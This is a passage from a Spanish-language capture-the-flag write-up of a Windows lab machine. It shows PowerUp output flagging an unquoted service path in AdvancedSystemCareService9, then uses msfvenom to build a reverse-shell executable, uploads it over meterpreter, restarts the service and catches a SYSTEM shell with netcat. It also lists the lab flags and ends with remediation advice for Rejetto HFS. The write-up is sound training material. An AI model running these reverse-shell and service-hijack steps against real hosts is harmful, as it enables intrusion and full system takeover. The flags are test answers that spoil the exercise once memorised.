StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths

ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe;
                 IdentityReference=STEELMOUNTAIN\bill; Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths

ServiceName    : AWSLiteAgent
Path           : C:\Program Files\Amazon\XenTools\LiteAgent.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AWSLiteAgent' -Path <HijackPath>
CanRestart     : False
Name           : AWSLiteAgent
Check          : Unquoted Service Paths

ServiceName    : AWSLiteAgent
Path           : C:\Program Files\Amazon\XenTools\LiteAgent.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName      : LocalSystem
```

```
ServiceName   : IObitUnSvr
Path          : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName     : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart    : False
Name          : IObitUnSvr
Check         : Unquoted Service Paths

ServiceName   : IObitUnSvr
Path          : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName     : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart    : False
Name          : IObitUnSvr
Check         : Unquoted Service Paths

ServiceName   : IObitUnSvr
Path          : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit; IdentityReference=STEELMOUNTAIN\bill;
                 Permissions=System.Object[]}
StartName     : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart    : False
Name          : IObitUnSvr
Check         : Unquoted Service Paths
```

Nos dice entonces.. “Preste mucha atención a la opción CanRestart que está configurada como verdadera. ¿Cuál es el nombre del servicio que aparece como una vulnerabilidad de ruta de servicio sin comillas?”

```
PS > . .\PowerUp.ps1
PS > Invoke-AllChecks


ServiceName   : AdvancedSystemCareService9
Path          : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName     : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart    : True
Name          : AdvancedSystemCareService9
Check         : Unquoted Service Paths

ServiceName   : AdvancedSystemCareService9
Path          : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName     : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart    : True
Name          : AdvancedSystemCareService9
Check         : Unquoted Service Paths
```

Vemos el primer servicio que cumple las condiciones nombradas, Aquí se encuentra un problema de seguridad, ya que no tiene comillas, al tener comillas es una ruta directa, pero cuando no se usa esos espacios entre palabras se tratan como un ejecutable o una carpeta.
C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
Entonces lo que hace es tomar todo de manera independiente, el archivo en realidad no existiría ASCService.exe. y al haber espacios la ruta iría hasta Advanced salteando lo demás.

Take close attention to the CanRestart option that is set to true. What is the name of the service which shows up as an *unquoted service path* vulnerability?

AdvancedSystemCareService9 ✓ Correct Answer

The CanRestart option being true, allows us to restart a service on the system, the directory to the application is also write-able. This means we can replace the legitimate application with our malicious one, restart the service, which will run our infected program!

Use msfvenom to generate a reverse shell as an Windows executable.

```
msfvenom -p windows/shell_reverse_tcp LHOST=CONNECTION_IP LPORT=4443 -e x86/shikata_ga_nai -f exe-service -o Advanced.exe
```

Upload your binary and replace the legitimate one. Then restart the program to get a shell as root.

Lo que pasaríamos ahora para capturar la flag2 es hacer que ese Advanced sea nuestro payload Advanced.exe. Para realizarlo haríamos lo siguiente en Kali.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=10.13.72.215 LPORT=4443 -e x86/shikata_ga_nai -f exe-service -o Advanced.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of exe-service file: 15872 bytes
Saved as: Advanced.exe
```

Por lo tanto damos nuestra IP con el puerto 4443 en escucha nos daría nuestra reverseshell.

```
ServiceName   : AdvancedSystemCareService9
Path          : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=
```

Copiamos esta parte C:\Program Files (x86)\IObit\ y pegamos entre comillas simples.

```
meterpreter > cd 'C:\Program Files (x86)\IObit\'
```

Vemos que nos ubicamos allí cuando hacemos la Shell.

```
meterpreter > cd 'C:\Program Files (x86)\IObit\'
meterpreter > pwd
C:\Program Files (x86)\IObit
meterpreter >
```

Vemos los archivos

```
meterpreter > ls
Listing: C:\Program Files (x86)\IObit
=====================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  32768  dir   2024-11-12 12:11:01 -0500  Advanced SystemCare
040777/rwxrwxrwx  16384  dir   2019-09-27 01:35:24 -0400  IObit Uninstaller
040777/rwxrwxrwx  4096   dir   2019-09-26 11:18:50 -0400  LiveUpdate
```

Subimos nuestro archivo.

```
meterpreter > upload /home/kali/Downloads/Advanced.exe
[*] Uploading  : /home/kali/Downloads/Advanced.exe → Advanced.exe
[*] Uploaded 15.50 KiB of 15.50 KiB (100.0%): /home/kali/Downloads/Advanced.exe → Advanced.exe
[*] Completed  : /home/kali/Downloads/Advanced.exe → Advanced.exe
meterpreter > ls
Listing: C:\Program Files (x86)\IObit
=====================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  32768  dir   2024-11-12 12:11:01 -0500  Advanced SystemCare
100777/rwxrwxrwx  15872  fil   2024-11-12 13:07:19 -0500  Advanced.exe
040777/rwxrwxrwx  16384  dir   2019-09-27 01:35:24 -0400  IObit Uninstaller
040777/rwxrwxrwx  4096   dir   2019-09-26 11:18:50 -0400  LiveUpdate
```

Lo que sigue es detener el servicio y volverlo a inicial, con la ayuda del powershell.

```
meterpreter > powershell_shell
PS > pwd
Path
----
C:\Users\bill\Desktop

PS > cd 'C:\Program Files (x86)\IObit\'
PS > ls


    Directory: C:\Program Files (x86)\IObit


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d-----        11/12/2024   9:11 AM            Advanced SystemCare
d-----         9/26/2019  10:35 PM            IObit Uninstaller
d-----         9/26/2019   8:18 AM            LiveUpdate
-a----        11/12/2024  10:07 AM      15872 Advanced.exe


PS >
```

Nos ponemos en escucha previamente.

```
┌──(root㉿kali)-[/home/kali]
└─# nc -nlvp 4443
listening on [any] 4443 ...
```

Ejecutamos

```
PS > . ./Advanced.exe
```

Detenemos el servicio

```
PS > . ./Advanced.exe
PS > net stop AdvancedSystemCareService9
.
The Advanced SystemCare Service 9 service was stopped successfully.
```

Ahora lo iniciamos, saldrán un par de errores, pero nuestra sesión del otro lado esta creada.

```
PS > net start AdvancedSystemCareService9
The Advanced SystemCare Service 9 service is starting.
ERROR: net : The Advanced SystemCare Service 9 service could not be started.
ERROR: At line:1 char:1
ERROR: + net start AdvancedSystemCareService9
ERROR: + ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
ERROR:     + CategoryInfo          : NotSpecified: (The Advanced Sy...not be started.:String) [], RemoteException
ERROR:     + FullyQualifiedErrorId : NativeCommandError
ERROR:
ERROR:
ERROR:
ERROR: The service did not report an error.
ERROR:
ERROR:
ERROR: More help is available by typing NET HELPMSG 3534.
ERROR:
ERROR:
PS >
```


Y en nuestra escucha…


```
┌──(root㉿kali)-[/home/kali]
└─# nc -nlvp 4443
listening on [any] 4443 ...
connect to [10.13.72.215] from (UNKNOWN) [10.10.73.136] 49267
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Somo el usuario system32, usuario de máximos privilegios en el sistema, ahora vamos en busca de nuestra flag.

```
C:\Windows>cd ..
cd ..

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\

10/12/2020  11:06 AM         3,162,859 EC2-Windows-Launch.zip
09/26/2019  06:17 AM    <DIR>          inetpub
10/12/2020  11:06 AM            13,182 install.ps1
08/22/2013  07:52 AM    <DIR>          PerfLogs
09/29/2019  04:42 PM    <DIR>          Program Files
09/29/2019  04:46 PM    <DIR>          Program Files (x86)
09/26/2019  10:29 PM    <DIR>          Users
10/12/2020  11:09 AM    <DIR>          Windows
               2 File(s)      3,176,041 bytes
               6 Dir(s)  44,154,466,304 bytes free

C:\>cd Users
cd Users
```

```
C:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users

09/26/2019  10:29 PM    <DIR>          .
09/26/2019  10:29 PM    <DIR>          ..
09/26/2019  06:11 AM    <DIR>          Administrator
09/27/2019  08:09 AM    <DIR>          bill
08/22/2013  07:39 AM    <DIR>          Public
               0 File(s)              0 bytes
               5 Dir(s)  44,154,466,304 bytes free

C:\Users>cd Administrator
cd Administrator
```





BANDERA2: 9af5f314f57607c00fd09803a587

8) Banderas.

Pudimos encontrar:

- La bandera 1 en el usuario Bill.
- La bandera 2 en el usuario Administrator.

Bandera N°	*Flags*
Bandera 1	b04763b6fcf51fcd7c13abc7db4fd365
Bandera 2	9af5f314f57607c00fd09803a587

9) Herramientas usadas.

Algunas de las herramientas utilizadas fueron:

Herramientas usadas			
Nmap	Searchsploit	Nessus	Wappalyzer
gobuster	Github	Winpeas	PowerUp
Metaesploit	Exploit Database	Linpeas	python

10) Conclusiones y Recomendaciones.

La vulnerabilidad afecta a las versiones 2.x de **Rejetto HTTP File Server** hasta la versión 2.3m, permitiendo que un atacante ejecute comandos arbitrarios mediante inyección de plantillas.

Solución

Para mitigar este problema, la recomendación es actualizar a una versión **más reciente** de HFS, como **HFS3** o superior. La versión 2.x de HFS ya no es compatible, lo que significa que no recibirás parches de seguridad para esa versión.

¿Dónde descargar la actualización?

- **HFS 3.x** (la versión más reciente y compatible) está disponible en su página oficial:
  - Descargar HFS 3.x : https://www.rejetto.com/hfs/
  - Otras opciones:
    https://github.com/rejetto/hfs?tab=readme-ov-file#installation
    https://es.taiwebs.com/windows/download-hfs-http-file-server-11851.html

En esa página, puedes obtener la última versión estable de HFS, que solucionará la vulnerabilidad mencionada en la CVE.

Pasos recomendados:

1. **Desinstalar** la versión vulnerable (2.x hasta 2.3m) de HFS.
2. **Descargar** la versión más reciente de HFS 3.x desde el enlace proporcionado.
3. **Instalar** la nueva versión en tu sistema.
4. **Configurar** adecuadamente la nueva versión, siguiendo las mejores prácticas de seguridad para la configuración de servidores HTTP.

Asegúrate también de revisar la documentación de HFS 3.x para conocer cualquier cambio importante respecto a las versiones anteriores y ajustar tu configuración si es necesario